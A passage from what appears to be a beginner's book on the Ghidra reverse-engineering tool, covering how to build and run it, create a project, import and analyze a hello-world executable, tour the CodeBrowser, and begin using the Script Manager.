- `support`: Allows you to run Ghidra in advanced modes and control how it launches, including launching it to be debugged
- `ghidraRun`: The script used to launch Ghidra on Linux and iOS
- `ghidraRun.bat`: Batch script allowing you to launch Ghidra on Windows
- `LICENSE`: Ghidra license file
- `bom.json`: This is the **Software Bill of Materials** (**SBOM**) file that lists all the components or libraries that make up the Ghidra software in CycloneDX JSON format; it helps in understanding the dependencies of the project

In addition to downloading a release version of Ghidra (which is precompiled), you can compile the program on your own, as will be explained in the next section.

Compiling Ghidra on your own

To build Ghidra by yourself, you need to follow the instructions in the `Build` section of the Ghidra's GitHub page (`https://github.com/NationalSecurityAgency/ghidra?tab=readme-ov-file#build`).

The first step is to install the following build tools:

- JDK 17 64-bit (install from `https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17`)
- Gradle 7.3+ (to install Gradle follow the instructions at `https://gradle.org/install`)
- make, gcc, and g++ (Linux/macOS only)

- **Microsoft Visual Studio 2017+** or **Microsoft C++ Build Tools** with the following components installed (Windows only):
  - MSVC
  - Windows SDK
  - C++ ATL

Once the build tools are installed properly, download and extract the source code from `https://github.com/NationalSecurityAgency/ghidra/archive/refs/heads/master.zip` or use the following `Git` command to clone the repository:

```
> git clone https://github.com/NationalSecurityAgency/ghidra.git
```

Then navigate to the extracted or cloned directory and use Gradle to build Ghidra. Here is the list of commands to be executed:

```
> gradle -I gradle/support/fetchDependencies.gradle init
> gradle buildGhidra
```

Once the build completes, you will see a `BUILD SUCCESSFUL` message as shown in the following figure:

```
> Task :assembleAll
updateSlaFilesTimestamp: Updated timestamps to 125 .sla files.

Deprecated Gradle features were used in this build, making it incompatible with Gradle 8.0.

You can use '--warning-mode all' to show the individual deprecation warnings and determine if they com
e from your own scripts or plugins.

See https://docs.gradle.org/7.6.4/userguide/command_line_interface.html#sec:command_line_warnings

BUILD SUCCESSFUL in 14m 35s
644 actionable tasks: 644 executed
```

Figure 1.5 – Build successful message

This will produce a compressed file containing the compiled version of Ghidra:

```
/ghidra/build/dist/ghidra_*.zip
```

Running Ghidra

Before starting Ghidra, make sure your computer meets the following requirements:

- Hardware:
  - 4 GB RAM
  - 1 GB storage (for installing Ghidra binaries)
  - Dual monitors (strongly recommended)

- Software:
  - Java 17 64-bit Runtime and Development Kit

Since Ghidra is written in Java, if it is executed before installing the Java 17 64-bit runtime and development kit, some of the following error messages could be displayed:

- When Java is not installed, you will see the following:

```
"Java runtime not found..."
```

- When the **Java Development Kit** (**JDK**) is missing, you will see the following:




Figure 1.6 – Missing JDK error

Therefore, if you get any of those messages, please download the JDK from `https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17`.

> **How to solve installation issues**
>
> Ghidra's step-by-step installation guide, including known issues, can be found in Ghidra's documentation directory at `docs\InstallationGuide.html`.
>
> It is also available online at `https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/master/GhidraDocs/InstallationGuide.html`.
>
> Note that you can report new issues you find in Ghidra at `https://github.com/NationalSecurityAgency/ghidra/issues`.

After installing Ghidra, you will be able to launch it using `ghidraRun` on Linux and macOS and `ghidraRun.bat` on Windows.

Overview of Ghidra's features

In this section, we will look at an overview of some fundamental Ghidra features in order to understand the overall functionality of the program. It is also a good starting point to get familiar with it.

Creating a new Ghidra project

As you will notice, unlike other reverse-engineering tools, Ghidra doesn't work with files directly. Instead, Ghidra works with projects. Let's create a new project by clicking on **File | New Project…**. You can also do this faster by pressing the *Ctrl + N* hotkey (the complete list of Ghidra hotkeys is available at `https://ghidra-sre.org/CheatSheet.html` and also in Ghidra's documentation directory):




Figure 1.7 – Creating a new Ghidra project

Furthermore, projects can be non-shared or shared. Since we want to analyze a `hello world` program without collaboration with other reverse engineers, we will choose **Non-Shared Project**, and then click on the **Next>>** button. Then, the program asks us to choose a project name (`hello world`) and where to store it:




Figure 1.8 – Choosing a project name and directory

The project is composed of a `hello world.gpr` file and a `hello world.rep` folder:




Figure 1.9 – Ghidra project structure

A Ghidra project (the `*.gpr` file) can only be opened by a single user. Therefore, if you try to open the same project twice at the same time, the concurrency lock implemented using the `hello world.lock` and `hello world.lock~` files will prevent you from doing so, as shown in the following screenshot:




Figure 1.10 – Ghidra's project locked

In the next section, we will cover how to add binary files to our project.

Importing files to a Ghidra project

We can start to add files to our `hello world` project. In order to analyze an extremely simple application with Ghidra, we will compile the following `hello world` program (`hello_world.c`) written in the C programming language:

```
#include <stdio.h>
int main(){
    printf("Hello world.");
}
```

We use the following command to compile it:

```
C:\Users\virusito\Desktop\hello_world> gcc.exe hello_world.c
```

Let's analyze the resulting Microsoft Windows Portable Executable file: `hello_world.exe`.

Let's import our `hello world.exe` file to the project; to do that, we have to go to **File | Import file**. Alternatively, we can press the *I* key:




Figure 1.11 – Importing a file to the Ghidra project

Ghidra automatically identified the `hello_world.exe` program as an x86 Portable Executable binary for 32-bit architectures. As it was successfully recognized, we can click **OK** to continue. After importing it, you will see a summary of the file:




Figure 1.12 – Ghidra project file import result summary

By double-clicking the `hello_world.exe` file or clicking on the green Ghidra icon of **Tool Chest**, the file will be opened and loaded by Ghidra:



Figure 1.13 – A Ghidra project containing a Portable Executable file

After importing files into your project, you can start to reverse-engineer them. This is a cool feature of Ghidra, allowing you to import more than one file into a single project because you can apply some operation (for example, search) over multiple files (for example, an executable binary and its dependencies). In the next section, we will see how to analyze those files using Ghidra.

Configuring and performing Ghidra analysis

You will be asked whether to analyze the file, and you probably want to answer **Yes** to this because the analysis operation recognizes functions, parameters, strings, and more. Usually, you will want to let Ghidra get this information for you. A lot of analysis configuration options do exist. You can see a description of every option by clicking on it; the description is displayed in the upper-right **Description** section:




Figure 1.14 – File analysis options

Let's click on **Analyze** to perform the analysis of the file. Then, you will see the Ghidra **CodeBrowser** window. Don't worry if you forget to analyze something; you can reanalyze the program later (go to the **Analysis** tab and then **Auto Analyze 'hello_world.exe'…**).

Exploring Ghidra CodeBrowser

Ghidra CodeBrowser has, by default, a pretty well-chosen distribution of dock windows, as shown in the following screenshot:




Figure 1.15 – Ghidra's CodeBrowser window

Let's see how CodeBrowser is distributed by default:

1. As usual, by default in reverse-engineering frameworks, in the center of the screen, Ghidra shows a disassembly view of the file.
2. As the disassembly level is sometimes a too low-level perspective, Ghidra incorporates its own decompiler, which is located to the right of the disassembly window. The main function of the program was recognized by a Ghidra signature, and then parameters were automatically generated. Ghidra also allows you to manipulate decompiled code in a lot of aspects. Of course, a hexadecimal view of the file is also available in the corresponding tab. These three windows (disassembly, decompiler, and the hexadecimal window) are synchronized, offering different perspectives of the same thing.
3. Ghidra also allows you to easily navigate the program. For instance, to go to another program section, you can refer to the **Program Trees** window located in the upper-left margin of CodeBrowser.

4. If you prefer to navigate to a symbol (for example, a program function), then go just below that, to where the **Symbols Tree** pane is located.
5. If you want to work with data types, then go just below that again, to **Data Type Manager**.
6. As Ghidra allows scripting reverse-engineering tasks, script results are shown in the corresponding window at the bottom. Of course, the **Bookmarks** tab is available in the same position, allowing you to create pretty well-documented and organized bookmarks of any memory location for quick access.
7. Ghidra also has a quick access bar at the top.
8. At the bottom right, the first field indicates the current address.
9. Following the current address, the current function is shown.
10. In addition to the current address and the current function, the current disassembly line is shown to complete the contextual information.
11. Finally, the main bar is located at the topmost part of CodeBrowser.

Now that you know the default perspective of Ghidra, it's a good time to learn how to customize it. Let's address this in the following section.

Customizing Ghidra

This is the default perspective of Ghidra, but you can also modify it. For instance, you can add more windows to Ghidra by clicking on the **Window** menu and choosing one that you desire:




Figure 1.16 – Some items in the Ghidra Window submenu

Ghidra has a lot of awesome functionalities. For instance, the bar located on the upper-right bar of the disassembly window allows you to customize the disassembly view by moving fields, adding new fields, extending the size of a field in the disassembly listing, and more:



Figure 1.17 – Disassembly listing configuration

It also allows you to enable a very interesting feature of Ghidra, which is its intermediate representation or intermediate language, called **PCode**. It allows you to develop assembly language-agnostic tools and to develop automated analysis tools in a more comfortable language:




Figure 1.18 – Enabling the PCode field in the disassembly listing

If it is enabled, then **PCode** will be shown in the listing. As you will soon realize, **PCode** is less human-readable, but it is sometimes better for scripting reverse-engineering tasks:




Figure 1.19 – Disassembly listing with PCode enabled

Discovering more Ghidra functionalities

Some powerful features available in other reverse-engineering frameworks are also included in Ghidra. For instance, as in other reverse-engineering frameworks, you also have a graph view:




Figure 1.20 – Graph view of a hello world program's main function

As you will notice, Ghidra has a lot of features and windows; we will not cover all of them in this chapter, nor modify and/or extend them all. In fact, we haven't mentioned all of them yet. Instead, we will learn about them through practice in the following chapters.

Summary

In this chapter, we addressed the exciting and quirky origins of Ghidra. Then, we covered how to download, install, and compile it on our own from the source code. You also learned how to solve issues and how to report new ones to the Ghidra open source project.

Finally, you learned about the structure of Ghidra and its main functionalities (some of them have not been covered yet). Now, you are in a position to investigate and experiment a little bit with Ghidra on your own.

This chapter helped you understand the bigger picture of Ghidra, which will be useful in the following chapters generally, as those are more focused on specifics.

In the next chapter, we will cover how to automate reverse-engineering tasks by using, modifying, and creating Ghidra scripts.

Questions

1. Is there one reverse-engineering framework that is absolutely better than the others? What problems does Ghidra solve better than most frameworks? Cite some strengths and weaknesses.
2. How can you configure the disassembly view to enable PCode?
3. What is the difference between the disassembly view and the decompiler view?

2

Automating RE Tasks with Ghidra Scripts

In this chapter, we will cover **Reverse-Engineering** (**RE**) automation by scripting Ghidra. We will start by reviewing the impressive and well-organized arsenal of available Ghidra scripts built into the tool. These few hundreds of scripts are usually more than enough to cover the main automation needs.

Once you know the arsenal, you will probably also want to know how it works. Then, we will have an overview of the Ghidra script class in order to understand its internals and explore its background, which will be very useful for the final part of this chapter.

Finally, you will learn how to develop your own Ghidra scripts. To do so, it will be necessary to have an overview of the Ghidra API. Fortunately, you will be able to program in Java or Python according to your preferences since the Ghidra API is the same in both cases.

In this chapter, we're going to cover the following main topics:

- Exploring the Ghidra scripts arsenal
- Analyzing the Ghidra script class and the API
- Writing your own Ghidra scripts

Technical requirements

The GitHub repository containing all the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter02`.

Using and adapting existing scripts

Ghidra scripts allow you to automate RE tasks when analyzing binaries. Let's cover an overview of how to use scripts from **CodeBrowser** in a `hello world` program. Our starting point here is a `hello world` program loaded into Ghidra's CodeBrowser, as explained in the *Overview of Ghidra's features* subsection of *Chapter 1*, *Getting Started with Ghidra*.

As mentioned in the introduction of this chapter, Ghidra includes a true script arsenal. To access it, go to **Window** and then **Script Manager**. Alternatively, click the button highlighted in the following screenshot:



Figure 2.1 – The run script button highlighted in the quick access bar

As you can see on the left in the folder browser, all these scripts are categorized by folder, showing the scripts each one contains when selected:




Figure 2.2 – Script Manager

In the preceding screenshot, when clicking on the checklist icon located at the upper right in the **Script Manager** window, the paths of the script directories will be shown:




Figure 2.3 – Script directories

This is a very good starting point to experiment with existing scripts. You can analyze and edit all of them by using Ghidra. It will allow you to understand how they work and how to adapt them to your needs. Use the highlighted icons shown in the following screenshot to edit scripts or create new ones:




Figure 2.4 – The edit script and create a new script buttons highlighted in the quick access bar

As we are analyzing a `hello world` program that only prints `hello world` on the screen, we can choose a string-related Ghidra script, and then see how it can speed up the analysis. As you can see in the following screenshot, both Python and Java scripts are mixed in **Script Manager**:

